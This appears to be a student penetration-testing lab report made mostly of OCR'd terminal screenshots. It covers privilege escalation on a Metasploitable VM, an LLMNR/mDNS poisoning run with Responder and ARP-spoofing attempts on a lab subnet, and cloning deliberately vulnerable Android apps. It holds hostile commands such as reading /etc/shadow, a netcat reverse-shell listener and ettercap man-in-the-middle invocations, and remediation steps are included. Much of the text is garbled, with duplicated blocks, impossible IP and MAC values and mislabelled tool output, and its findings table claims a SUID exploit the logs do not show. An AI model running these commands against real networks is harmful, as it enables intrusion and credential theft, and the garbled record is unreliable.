/usr/lib/perl/5.8.8/bits/waitflags.ph
/usr/lib/perl/5.8.8/autor/POSIX/flagAction/flags.al
/proc/sys/kernel/capng_video_flags
/proc/sys/kernel/sched_domain/cpub/domain0/flags
/sys/devices/virtual/net/lo/flags
/sys/devices/pci0000:00/0000:00:11.0/0000:02:01.0/net/eth0/flags
/sys/devices/pci0000:00/0000:00:11.0/0000:02:02.0/net/eth1/flags
/sys/firmware/edd/int13_dev00/info_flags
/sys/firmware/edd/int13_dev01/info_flags
/sys/firmware/edd/int13_dev02/info_flags
/sys/firmware/edd/int13_dev03/info_flags
/sys/firmware/edd/int13_dev04/info_flags
/sys/firmware/edd/int13_dev05/info_flags
/sys/module/scsi_mod/parameters/default_dev_flags
/var/lib/mysql/debian-cs.0.flag
/var/www/tikiwiki-old/lib/smarty.tiki/modifier.countryflag.php
/var/www/tikiwiki-old/img/flagged.gif
/var/www/tikiwiki-old/img/webmail/flagged.gif
/var/www/tikiwiki-old/img/flags/flagnames.php
/var/www/tikiwiki-old/lib/smarty.tiki/modifier.countryflag.php
/var/www/tikiwiki/img/flagged.gif
/var/www/tikiwiki/img/webmail/flagged.gif
/var/www/tikiwiki/img/flags/flagnames.php
msfadmin@metasploitable:~$ cat /etc/shadow
cat: /etc/shadow: Permission denied
msfadmin@metasploitable:~$ arp -a
? (192.168.222.128) at 00:0C:29:1A:15:C8 [ether] on eth0
? (192.168.222.2) at 00:50:56:E1:E8:A8 [ether] on eth0
msfadmin@metasploitable:~$ nmap -sP 192.168.222.0/24

Starting Nmap 4.53 ( http://insecure.org ) at 2025-10-28 07:35 EDT
Host 192.168.222.1 appears to be up.
MAC Address: 00:50:56:C8:00:00 (VMware)
Host 192.168.222.2 appears to be up.
MAC Address: 00:50:56:E1:E8:A8 (VMware)
Host 192.168.222.128 appears to be up.
MAC Address: 00:0AC:29:1A:15:C8 (VMware)
Host 192.168.222.129 appears to be up.
Host 192.168.222.254 appears to be up.
MAC Address: 00:50:56:19:AB:1A (VMware)
Nmap done: 256 IP addresses (5 hosts up) scanned in 4.346 seconds
msfadmin@metasploitable:~$ sudo -i
[sudo] password for msfadmin:

```

The exploitation chain succeeded in elevating privileges to root on the target host.

Run LinPEAS to enumerate privilege escalation vectors, misconfigurations, and kernel vulnerabilities.

Commands used:

```
chmod +x linpeas.sh
./linpeas.sh | tee /tmp/linpeas_output.txt
```

```

Session Actions Edit View Help
Nmap done: 256 IP addresses (5 hosts up) scanned in 4.346 seconds
msfadmin@metasploitable:~$ sudo -i
[sudo] password for msfadmin:
root@metasploitable:~# cat /root/.bash_history
root@metasploitable:~# ls /home
ftp msfadmin service user
root@metasploitable:~# ls /tmp
5192.jsvc_up gconf4-msfadmin linpeas.sh orbit-msfadmin
root@metasploitable:~# cd /tmp
root@metasploitable:/tmp# chmod +x linpeas.sh
root@metasploitable:/tmp# cd /tmp
root@metasploitable:/tmp# chmod +x linpeas.sh
root@metasploitable:/tmp# find / -perm -4000 -type f 2>/dev/null
/bin/mount
/bin/fusermount
/bin/su
/bin/mount
/bin/ping
/bin/ping6
/sbin/mount.nfs
/lib/dhcp3-client/call-dhclient-script
/usr/bin/sudoedit
/usr/bin/X
/usr/bin/netkit-rsh
/usr/bin/gpasswd
/usr/bin/traceroute6.iputils
/usr/bin/sudo
/usr/bin/netkit-rlogin
/usr/bin/arping
/usr/bin/at
/usr/bin/newgrp
/usr/bin/cfn
/usr/bin/mmap
/usr/bin/chsh
/usr/bin/netkit-rpc
/usr/bin/passwd
/usr/bin/etr
/usr/sbin/uiddd
/usr/sbin/pppd
/usr/lib/telnetlogin
/usr/lib/apache2/sslcert
/usr/lib/expect/dmccrypt-get-device
/usr/lib/openssh/ssh-keysign
/usr/lib/pt_chown
root@metasploitable:/tmp# uname -r
2.6.24-16-server
root@metasploitable:/tmp# ssh-copy-id root@192.168.222.129
/usr/bin/ssh-copy-id: ERROR: No identities found
root@metasploitable:/tmp# ssh-keygen -t rsa -b 4096
Generating public/private rsa key pair.
Enter file in which to save the key (/root/.ssh/id_rsa):
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /root/.ssh/id_rsa.
Your public key has been saved in /root/.ssh/id_rsa.pub.
The key fingerprint is:
af:0d:a6:e1:95:cd:0a:5c:ed:fa:37:28:c7:8a:02:80 root@metasploitable
root@metasploitable:/tmp# ssh-copy-id root@192.168.222.129
The authenticity of host '192.168.222.129 (192.168.222.129)' can't be established.
RSA key fingerprint is 56:56:24:07:21:1d:da:77:2b:a6:61:b1:24:3d:e8:1f3.

```

Result:

LinPEAS reported multiple high-value findings on the target: confirmed presence of SUID binaries, system cron jobs with potential privilege risks, and the kernel version 2.6.24-16-server.

Perform a ping sweep across the subnet 192.168.222.0/24 to discover active hosts within the local network. This step helps in understanding the network layout, identifying potential targets, and mapping reachable systems for further assessment.

```

Session Actions Edit View Help
/sys/module/scsi_mod/parameters/default_dev_flags
/var/lib/mysql/debian-5.0.flag
/var/www/tikiwiki-old/lib/smarty_tiki/modifier.countryflag.php
/var/www/tikiwiki-old/img/flagged.gif
/var/www/tikiwiki-old/img/webmail/flagged.gif
/var/www/tikiwiki-old/img/flags/flagnames.php
/var/www/tikiwiki/lib/smarty_tiki/modifier.countryflag.php
/var/www/tikiwiki/img/flagged.gif
/var/www/tikiwiki/img/webmail/flagged.gif
/var/www/tikiwiki/img/flags/flagnames.php
msfadmin@metasploitable:~$ cat /etc/shadow
cat: /etc/shadow: Permission denied
msfadmin@metasploitable:~$ arp -a
? (192.168.222.128) at 00:0C:29:1A:E5:CB [ether] on eth0
? (192.168.222.2) at 00:50:56:F9:AB:8A [ether] on eth0
msfadmin@metasploitable:~$ nmap -sP 192.168.222.0/24
Starting Nmap 4.53 ( http://nmap.org ) at 2025-10-28 07:35 EDT
Host 192.168.222.1 appears to be up.
MAC Address: 00:50:56:C0:00:08 (VMware)
Host 192.168.222.2 appears to be up.
MAC Address: 00:50:56:E1:E8:AB (VMware)
Host 192.168.222.128 appears to be up.
MAC Address: 00:0C:29:1A:E5:CB (VMware)
Host 192.168.222.129 appears to be up.
Host 192.168.222.254 appears to be up.
MAC Address: 00:50:56:F9:AB:8A (VMware)
Nmap done: 256 IP addresses (5 hosts up) scanned in 4.346 seconds
msfadmin@metasploitable:~$ sudo -i
[sudo] password for msfadmin:
root@metasploitable:~# cat /root/.bash_history
root@metasploitable:~# ls /home
ftp msfadmin service user
root@metasploitable:~# cd /tmp
5192.jsvc_up gconf4-msfadmin linpeas.sh orbit-msfadmin
root@metasploitable:/tmp# cd /tmp
root@metasploitable:/tmp# chmod +x linpeas.sh
root@metasploitable:/tmp# cd /tmp
root@metasploitable:/tmp# chmod +x linpeas.sh
root@metasploitable:/tmp# find / -perm -4000 -type f 2>/dev/null
/bin/mount

```



The scan detected 5 active hosts, specifically at IP addresses:

192.168.222.1, 192.168.222.2, 192.168.222.128, 192.168.222.129, and 192.168.222.254.

Post-Exploitation Findings:

S.no	Technique	Target IP / Scope	Status	Outcome
1	SUID Exploit	192.168.222.129	Success	Root shell obtained
2	Privilege Verification	192.168.222.129	Success	whoami = root; id shows euid=0
3	LinPEAS Enumeration	192.168.222.129	Completed	Identified SUID binaries, writable/incorrect cron jobs, kernel 2.6.24-16-server (output saved to /tmp/linpeas_output.txt)
4	Network Discovery	192.168.222.0/24	Success	5 active hosts found: .1, .2, .128, .129, .254
5	Reverse Shell (listener)	Attacker (Kali) — local	Ready	Netcat listener running on port 5555 (nc -lvnp 5555) — ready to receive connections

Remediation:

1. Isolate the compromised host and preserve forensic artifacts (logs, cron files, process lists, memory).
2. Inspect and remove unauthorized cron entries and any unknown scripts — do this from a trusted admin environment; do not run untrusted commands on the host.
3. Review and harden file permissions: remove writable permissions on system cron directories and user cron files where not required.
4. Audit SUID/SGID binaries: remove or restrict unnecessary ones, correct ownership, and apply least privilege.
5. Patch and upgrade the kernel and other outdated software immediately; apply vendor security updates.

Network Protocol Attacks Lab:

Description:

An SMB-relay and name-poisoning assessment targeted 10.23.199.192 and the surrounding subnet. Responder successfully spoofed LLMNR/NBT-NS/mDNS queries (e.g., nonexistent.local), and an HTTP probe returned 401 Unauthorized, while ICMP confirmed reachability. However, SMB ports were closed and no NTLMv2 hashes were captured during the test window.

Impact:


Network-level name-spoofing was achievable, which could induce authentication attempts on susceptible clients, but closed SMB endpoints prevented relay exploitation in this instance. The findings reveal configuration weaknesses that could enable credential capture on less-hardened systems; continued exposure increases risk of lateral movement and broader compromise if protections aren't tightened.

PROOF OF CONCEPT (POC):

I have run an LLMNR/NBT-NS/mDNS responder to identify and capture name-resolution traffic and any resulting authentication attempts for forensic verification of name-poisoning risk.

Commands Used:

`sudo responder -I eth0 -wd`



```
kali@kali: ~/cyart-vapt-team/Week4
$ sudo systemctl stop apache2
sudo responder -I eth0 -wd
[sudo] password for kali:
Usage: responder -I eth0 -w -d
or:
responder -I eth0 -wd
./Responder.py: error: no such option: -r
(kali@kali:~/cyart-vapt-team/Week4)
$ sudo responder -I eth0 -wd
sudo tail -f /usr/share/responder/Responder-Session.log

[+] Poisoners:
LLMNR [ON]
NBT-NS [ON]
mDNS [ON]
DNS [ON]
DHCP [ON]

[+] Servers:
HTTP server [ON]
HTTPS server [ON]
WPAD proxy [ON]
Auth proxy [OFF]
SMB server [ON]
Kerberos server [ON]
SQL server [ON]
FTP server [ON]
IMAP server [ON]
POP3 server [ON]
SMTP server [ON]
DNS server [ON]
LDAP server [ON]
MQTT server [ON]
RDP server [ON]
DCE-RPC server [ON]
WinRM server [ON]
SNMP server [ON]

[+] HTTP Options:
Always serving EXE [OFF]
Serving EXE [OFF]
Serving HTML [OFF]
Upstream Proxy [OFF]
```

```

[*] Poisoning Options:
Analyze Mode [OFF]
Force WPAD auth [OFF]
Force Basic Auth [OFF]
Force LM downgrade [OFF]
Force ESS downgrade [OFF]

[*] Generic Options:
Responder NIC [eth0]
Responder IP [192.168.222.128]
Responder IPv6 [fe80::f11:93e:a43f:b1]
Challenge set [random]
Don't Respond to Names ['ISATAP', 'ISATAP.LOCAL']
Don't Respond To MDNS TLD ['_DOSCVC']
TTL for poisoned response [default]

[*] Current Session Variables:
Responder Machine Name [WIN-Y8VG00H8TL]
Responder Domain Name [WORK.LOCAL]
Responder DCE-RPC Port [47299]

[*] Version: Responder 3.1.7.0
[*] Author: Laurent Gaffie, <lgaffie@secorizon.com>
[*] To sponsor Responder: https://paypal.me/PythonResponder

[*] Listening for events ...

[*] [LUNAR] Poisoned answer sent to 192.168.222.1 for name LAPT0P-3AVF39AA
[*] [LUNAR] Poisoned answer sent to fe80::f24:b6a1:9291:9e77 for name LAPT0P-3AVF39AA
[*] [MDNS] Poisoned answer sent to 192.168.222.1 for name nvfile.local
[*] [LUNAR] Poisoned answer sent to 192.168.222.1 for name nvfile
[*] [MDNS] Poisoned answer sent to 192.168.222.1 for name nvfile.local
[*] [MDNS] Poisoned answer sent to fe80::f24:b6a1:9291:9e77 for name nvfile.local
[*] [LUNAR] Poisoned answer sent to fe80::f24:b6a1:9291:9e77 for name nvfile
[*] [LUNAR] Poisoned answer sent to fe80::f24:b6a1:9291:9e77 for name nvfile
[*] [MDNS] Poisoned answer sent to fe80::f24:b6a1:9291:9e77 for name nvfile.local
[*] [MDNS] Poisoned answer sent to 192.168.222.1 for name nvfile.local
[*] [MDNS] Poisoned answer sent to 192.168.222.1 for name nvfile
[*] [MDNS] Poisoned answer sent to 192.168.222.1 for name nvfile.local
[*] [MDNS] Poisoned answer sent to fe80::f24:b6a1:9291:9e77 for name nvfile.local
[*] [MDNS] Poisoned answer sent to fe80::f24:b6a1:9291:9e77 for name nvfile.local
[*] [NTS] Poisoned answer sent to 192.168.222.1 for name NVFILE (service: Workstation/Redirector)
[*] [MDNS] Poisoned answer sent to 192.168.222.1 for name nonexistent.local
[*] [LUNAR] Poisoned answer sent to 192.168.222.1 for name nonexistent
[*] [LUNAR] Poisoned answer sent to fe80::f24:b6a1:9291:9e77 for name nonexistent
[*] [MDNS] Poisoned answer sent to fe80::f24:b6a1:9291:9e77 for name nonexistent.local
[*] [LUNAR] Poisoned answer sent to fe80::f24:b6a1:9291:9e77 for name nonexistent
[*] [MDNS] Poisoned answer sent to 192.168.222.1 for name nonexistent
[*] [MDNS] Poisoned answer sent to fe80::f24:b6a1:9291:9e77 for name nonexistent.local
[*] [MDNS] Poisoned answer sent to 192.168.222.1 for name nonexistent.local
[*] [LUNAR] Poisoned answer sent to 192.168.222.1 for name nonexistent
[*] [MDNS] Poisoned answer sent to fe80::f24:b6a1:9291:9e77 for name nonexistent
[*] [MDNS] Poisoned answer sent to 192.168.222.1 for name nonexistent.local
[*] [MDNS] Poisoned answer sent to fe80::f24:b6a1:9291:9e77 for name nonexistent.local
[*] [LUNAR] Poisoned answer sent to 192.168.222.1 for name LAPT0P-3AVF39AA
[*] [LUNAR] Poisoned answer sent to fe80::f24:b6a1:9291:9e77 for name LAPT0P-3AVF39AA

```

I have run Nmap scan to Verify network reachability and check whether SMB services on the target are accessible for potential SMB-relay attacks.

Command used:

```
ping -c 3 10.23.199.192
nmap -p 445,139 10.23.199.192
```

```

kali@kali:~$ sudo netfilter --help
Session Actions Edit View Help

ineto 11/128 scope host noprofixroute
valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
link ether 08:00:c6:29:1a:e5 brd ff:ff:ff:ff:ff:ff
inet 10.23.199.12/24 brd 102.248.272.255 scope global dynamic noprofixroute eth0
    valid_lft 1017sec preferred_lft 1017sec
ineto fe80::f1:97e:ae3:f3b/64 scope link noprofixroute
valid_lft forever preferred_lft forever
4: tun0: POINTPOINT,MULTICAST,NODARP,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UNKNOWN group default qlen 500
link none
inet 10.23.199.10/16 scope global tun0
    valid_lft forever preferred_lft forever
ineto fe80::8cd:a7e:2fd:609/64 scope link stable-privacy proto kernel_ll
    valid_lft forever preferred_lft forever

[kali@kali]# ping -c 3 10.23.199.192
ping -c 3 10.23.199.192
map -> 445,199,10,23,199,192
PING 10.23.199.192 (10.23.199.192) 56(84) bytes of data.
64 bytes from 10.23.199.192: icmp_seq=1 ttl=64 time=0.602 ms
64 bytes from 10.23.199.192: icmp_seq=2 ttl=64 time=0.651 ms
64 bytes from 10.23.199.192: icmp_seq=3 ttl=64 time=0.045 ms

--- 10.23.199.192 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2033ms
rtt min/avg/max/mdev = 0.045/0.232/0.602/0.261 ms
Starting Nmap 7.95 ( https://nmap.org ) at 2023-10-30 14:46 IST
Nmap scan report for 10.23.199.192
Host is up (0.00016s latency).

PORT      STATE SERVICE
139/tcp   closed netbios-ssn
445/tcp   closed microsoft-ds

Nmap done: 1 IP address (1 host up) scanned in 0.18 seconds

[kali@kali]# sudo echo 1 > /proc/sys/net/ipv4/ip_forward
sudo ettercap -Q -I eth0 -M arpsremote 10.23.199.192/ 10.23.199.1/
[permission denied: /proc/sys/net/ipv4/ip_forward]
[sudo] password for kali:
sudo: ettercap: command not found

[kali@kali]# sudo sh -c "echo 1 > /proc/sys/net/ipv4/ip_forward"

[kali@kali]# sudo apt update
Get1 http://kali.download/kali kali-rolling InRelease [34.0 kB]
Get2 http://kali.download/kali kali-rolling/main amd64 Packages [20.9 MB]
Get3 http://kali.download/kali kali-rolling/main amd64 Contents (deb) [52.3 MB]
Fetched 79.2 MB in 2m (2,793 kB/s)
774 packages can be upgraded. Run 'apt list --upgradeable' to see them.

The following packages were automatically installed and are no longer required:
anasi-common libibverbs1 libiconv95 liblvs1 libmccore-dev
amd64-libibverbs1 libiconv95 liblvsnd-core-dev
docker-buildx libdirectfb-1.7-764 liblvsnd-dev
firebird3.0-common liblvsnd-dev libsgpell-1-2
firebird3.0-common-doc liblvsnd-dev libsgsourceview-3.0-1
firmware-ti-connectivity libmf9 libmgsgraph-0-1
libmgicoweb-f-q16-764 libpython3.1164 libutempter0 python3-hatch-vcs
libmbdedcrypto764 libwlcrc-audio-processing1 python3-hatchling
libmfx1 libwlcrc-sensors5 libwinpr2-264 python3-jose
libmongocrypt0 libwlcrc5-linxtras5 libwiresshark764 python3-kismetcapturebitger
libmngccrypt0 libwlcrcframe1 libwlcrcnet464 python3-kismetcapturefranklabsrigbee
libmnggraph-0-1 libwlcrcseqv2 libwsutil564 python3-kismetcapturertl433 ruby3.1-dev

```




The host at 10.23.199.192 responded to ICMP (ping -c 3) confirming network reachability. A focused TCP scan against SMB-related ports (nmap -p 445,139) returned both ports as **closed**, indicating that SMB services are not listening on those interfaces and SMB-relay exploitation is not feasible under the tested conditions.

I have Trigger the name-resolution and force any automatic authentication attempts by requesting resources via a crafted hostname and an FTP probe.

Commads used:

```
curl http://nonexistent.local  
ftp 10.23.199.192
```

```
kali@kali: ~  
Session Actions Edit View Help  
h1{font-size:2.4em;margin:0;color:#FFF;}  
h2{font-size:1.7em;margin:0;color:#CC0000;}  
h3{font-size:1.2em;margin:10px 0 0 0;color:#000000;}  
#header{width:90%;margin:0 0 0 0;padding:6px 2px 6px 2px;font-family:'trebuchet MS', Verdana, sans-serif;color:#FFF;  
background-color:#555555;}  
#content{margin:0 0 20px 0;position:relative;}  
#content-container{background:#FFF;width:90%;margin-top:8px;padding:10px;position:relative;}  
</style>  
</head>  
<body>  
<div id="header"><h1>Server Error</h1></div>  
<div id="content">  
<div class="content-container"><fieldset>  
<h2>401 - Unauthorized: Access is denied due to invalid credentials.</h2>  
<h3>You do not have permission to view this directory or page using the credentials that you supplied.</h3>  
</fieldset></div>  
</div>  
</body>  
</html>  
--(kali@kali)~  
$ curl http://nonexistent.local  
ftp 10.23.199.192  
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">  
<html xmlns="http://www.w3.org/1999/xhtml">  
<head>  
meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1"/>  
<title>401 - Unauthorized: Access is denied due to invalid credentials.</title>  
<style type="text/css">  
<!--  
body{margin:0;font-size:.7em;font-family:Verdana, Arial, Helvetica, sans-serif;background:#EEEEEE;}  
fieldset{padding:0 15px 10px 15px;}  
h1{font-size:2.4em;margin:0;color:#FFF;}  
h2{font-size:1.7em;margin:0;color:#CC0000;}  
h3{font-size:1.2em;margin:10px 0 0 0;color:#000000;}  
#header{width:90%;margin:0 0 0 0;padding:6px 2px 6px 2px;font-family:'trebuchet MS', Verdana, sans-serif;color:#FFF;  
background-color:#555555;}  
#content{margin:0 0 20px 0;position:relative;}  
#content-container{background:#FFF;width:90%;margin-top:8px;padding:10px;position:relative;}  
-->  
</style>  
</head>  
<body>  
<div id="header"><h1>Server Error</h1></div>  
<div id="content">  
<div class="content-container"><fieldset>  
<h2>401 - Unauthorized: Access is denied due to invalid credentials.</h2>  
<h3>You do not have permission to view this directory or page using the credentials that you supplied.</h3>  
</fieldset></div>  
</div>  
</body>  
</html>  
ftp: Can't connect to '10.23.199.192:21': Connection refused  
ftp: Can't connect to '10.23.199.192:ftp'  
ftp:  
ftp:  
zsh: suspended ftp 10.23.199.192  
--(kali@kali)~
```

Result:

HTTP request to nonexistent.local returned 401 Unauthorized, indicating an authentication challenge; FTP connection to 10.23.199.192 was refused (port 21 closed).

I have Inspect Responder logs to determine whether any NTLMv2 challenge/response hashes or credentials were captured during the name-poisoning activity.

```

kali@kali:~$ curl http://nonexistent.local
10.23.199.192
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1"/>
<title>401 - Unauthorized: Access is denied due to invalid credentials.</title>
<style type="text/css">
</style>
</head>
<body>
<div id="header"><h1>Server Error</h1></div>
<div id="content">
<div class="content-container"><fieldset>
<h2>401 - Unauthorized: Access is denied due to invalid credentials.</h2>
<h3>You do not have permission to view this directory or page using the credentials that you supplied.</h3>
</div>
</div>
</body>
</html>
ftp: Can't connect to '10.23.199.192:21': Connection refused
ftp: Can't connect to '10.23.199.192:ftp'
ftp:
zsh: suspended ftp 10.23.199.192

kali@kali:~$ sudo tail -f /usr/share/responder/Responder-Session.log
tail: no files remaining
Analyzer-Session.log Config-Responder.log Poisoners-Session.log Responder-Session.log

kali@kali:~$ ls /usr/share/responder/Logs/
cat: /usr/share/responder/Logs/SMB-NTLMv2-SSP-*.txt
Analyzer-Session.log Config-Responder.log Poisoners-Session.log Responder-Session.log
cat: /usr/share/responder/Logs/SMB-NTLMv2-SSP-*.txt: No such file or directory

kali@kali:~$ hmap -s 445,139 10.23.199.192

```

Result:

No NTLMv2 hashes were found; logs show only name-poisoning/spoofing activity recorded.

Attack ID	Technique	Target IP	Status	Outcome
1	SMB Relay / Name-poisoning (Responder)	10.23.199.192	Attempted — No credential capture	SMB ports 445/139 closed; Responder spoofed name requests but no NTLMv2 hashes were captured (only poisoning logs recorded).



Summary:

ARP spoofing (a local MitM) falsifies MAC–IP mappings to redirect LAN traffic through an attacker, allowing interception, modification, or injection of packets. Defenders detect it via ARP table anomalies, DHCP/ARP monitoring, static ARP entries, switch port security, encrypted protocols (TLS/SSH) to prevent plaintext exposure and periodically conduct regular network audits.

Mobile Application Testing Lab:

Description:

The application stores sensitive user credentials insecurely in SharedPreferences. A hardcoded AES key and zero IV allow predictable, reversible encryption. Multiple exported components expose internal functionality to other apps. Dangerous permissions expand control surfaces. Weak manifest and signing configurations further reduce application security posture

Impact

Attackers can easily decrypt stored credentials and gain unauthorized account access. apps on the device can trigger sensitive actions or read data indirectly. External storage permissions increase risk of data interception or tampering. SMS permissions could enable fraud or unauthorized communication. Combined weaknesses enable privilege escalation and potential full compromise.

PROOF OF CONCEPT (POC):

Repository & APK acquisition Cloned vulnerable banking application repositories locally to obtain APKs and source code for secure, offline analysis. This avoids GitHub rate limits and ensures full access to build artifacts for testing.

Commands used:

```
mkdir -p ~/apks && cd ~/apks && \
git clone https://github.com/rewanthtamma/Damn-Vulnerable-Bank.git || true && \
git clone https://github.com/dineshshetty/Android-InsecureBankv2.git || true && \
git clone https://github.com/payatu/diva-android.git || true
```

```

kali@kali: ~/apks
Session Actions Edit View Help
content="github
Releases, archive, gist, raw.githubusercontent.com
/>
<meta property="og:image" content="/img/ghproxy_com_twitter_800.jpg" />
<!-- Twitter Cards -->

<!-- Google tag (gtag.js) -->
<script async src="https://ga.loiox.net/gtag.js?id=G-YR982BS808"></script>
<script>
window.dataLayer = window.dataLayer || [];
function gtag(){dataLayer.push(arguments);}
gtag('js', new Date());
gtag('config', 'G-YR982BS808');
</script>
<!-- Umami Analytics -->
<script defer src="https://umami.loiox.net/script.js" data-website-id="3e1fae78-3366-40fc-8671-5da9ad3483c"></script>
<script defer src="/js/chunk-vendors.js"></script><script defer src="/js/app.js"></script></head>
<body>
<strong>We're sorry but vue doesn't work properly without JavaScript enabled. Please enable it to continue.</strong>
</noscript>
<div id="app"></div>
<!-- built files will be auto injected -->
</body>
</html>

kali@kali:~$ cd ~/apks && git clone https://github.com/rewanthatamanna/Damn-Vulnerable-Bank.git || true && git clone https://github.com/dineshshetty/Android-InsecureBankv2.git || true && git clone https://github.com/payatu/diva-android.git || true
Cloning into 'Damn-Vulnerable-Bank' ...
remote: Enumerating objects: 1151, done.
remote: Total 1151 (delta 0), reused 0 (delta 0), pack-reused 1151 (from 1)
Receiving objects: 100% (1151/1151), 38.68 MiB | 2.91 MiB/s, done.
Resolving deltas: 100% (571/571), done.
Cloning into 'Android-InsecureBankv2' ...
remote: Enumerating objects: 1791, done.
remote: Counting objects: 100% (189/189), done.
remote: Compressing objects: 100% (36/36), done.
remote: Total 1791 (delta 160), reused 151 (delta 153), pack-reused 1602 (from 1)
Receiving objects: 100% (1791/1791), 61.07 MiB | 3.41 MiB/s, done.
Resolving deltas: 100% (625/625), done.
Cloning into 'diva-android' ...
remote: Enumerating objects: 119, done.
remote: Total 119 (delta 0), reused 0 (delta 0), pack-reused 119 (from 1)
Receiving objects: 100% (119/119), 121.28 KiB | 1.96 MiB/s, done.
Resolving deltas: 100% (37/37), done.

kali@kali:~$ find ~/apks -type f -iname "*.apk" -print -exec ls -la {} \; -o -path "/apks/README*" -print -exec sed -n '1,80p' {} \; | sed -n '1,200p'
/home/kali/apks/diva-android/README.md
# DIVA Android

## What is DIVA?
DIVA (Damn insecure and vulnerable App) is an App intentionally designed to be insecure. We are releasing the Android version of Diva. We thought it would be a nice way to start the year by contributing something to the security community. The aim of the App is to teach developers/QA/security professionals, flaws that are generally present in the Apps due poor or insecure coding practices. If you are reading this, you want to either learn App pentesting or secure coding and I sincerely hope that DIVA solves your purpose. So, sit back and enjoy the ride.

## Why name it Diva?
No offense to anyone, but I was bored with the name DV* and decided to name it more fancy :)

## Who can use Diva?
The idea originated from a developer's perspective. The Android security training for developers becomes slightly boring with lot of theory and not much hands-on. So, I created DIVA for our Android developer training. Diva gamifies security development learning. With that said, it is an excellent learning tool for aspiring Android penetration testers and security professionals as it gives an insight into app vulnerabilities including the source code. To sum it up:
* Android App developers
* Android Penetration testers
* Security professionals
* Students

## What is included in Diva?
I tried to put as much vulnerabilities as possible in a short period of time. I am sure I have missed out on some vulnerabilities. Please ping me if you know of a good vulnerability that can be included in Diva. It covers common vulnerabilities in Android apps ranging from insecure storage, input validation to access control issues. I have also included few vulnerabilities in native code, which makes it more interesting from the perspective of covering both Java and C vulnerabilities.

## Current Challenges include:
1. Insecure Logging
2. Hardcoding Issues - Part 1
3. Insecure Data Storage - Part 1
4. Insecure Data Storage - Part 2
5. Insecure Data Storage - Part 3
6. Insecure Data Storage - Part 4
7. Input Validation Issues - Part 1
8. Input Validation Issues - Part 2
9. Access Control Issues - Part 1
10. Access Control Issues - Part 2
11. Access Control Issues - Part 3
12. Hardcoding Issues - Part 2
13. Input Validation Issues - Part 3

## Can I contribute?
Yes, you can help by sending us the details of vulnerabilities that we can implement in future versions of Diva. Please send an email to info[at]payatu.com with subject "DIVA Contribution".

## Where can I get Diva?
* The Source can be downloaded from github - https://github.com/payatu/diva-android
* You can also download the debug version of the app from http://www.payatu.com/damn-insecure-and-vulnerable-app/

## How to compile Diva?
* Download the source

```

Repositories were successfully cloned into the ~/apks directory. APK files, such as Damn-Vulnerable-Bank/app/release/dvba.apk, were located and are ready for analysis.

Locate APKs Search the ~/apks directory to locate all APK files and display their file paths and detailed sizes. Verify APK presence and collect file metadata for reporting.

```

kali@kali: ~/apks
Session Actions Edit View Help
Receiving objects: 100% (1791/1791), 61.07 MiB | 3.41 MiB/s, done.
Resolving deltas: 100% (625/625), done.
Cloning into 'diva-android' ...
remote: Enumerating objects: 119, done.
remote: Total 119 (delta 0), reused 0 (delta 0), pack-reused 119 (from 1)
Receiving objects: 100% (119/119), 121.28 KiB | 1.96 MiB/s, done.
Resolving deltas: 100% (37/37), done.

kali@kali:~$ find ~/apks -type f -iname "*.apk" -print -exec ls -la {} \; -o -path "/apks/README*" -print -exec sed -n '1,80p' {} \; | sed -n '1,200p'
/home/kali/apks/diva-android/README.md
# DIVA Android

## What is DIVA?
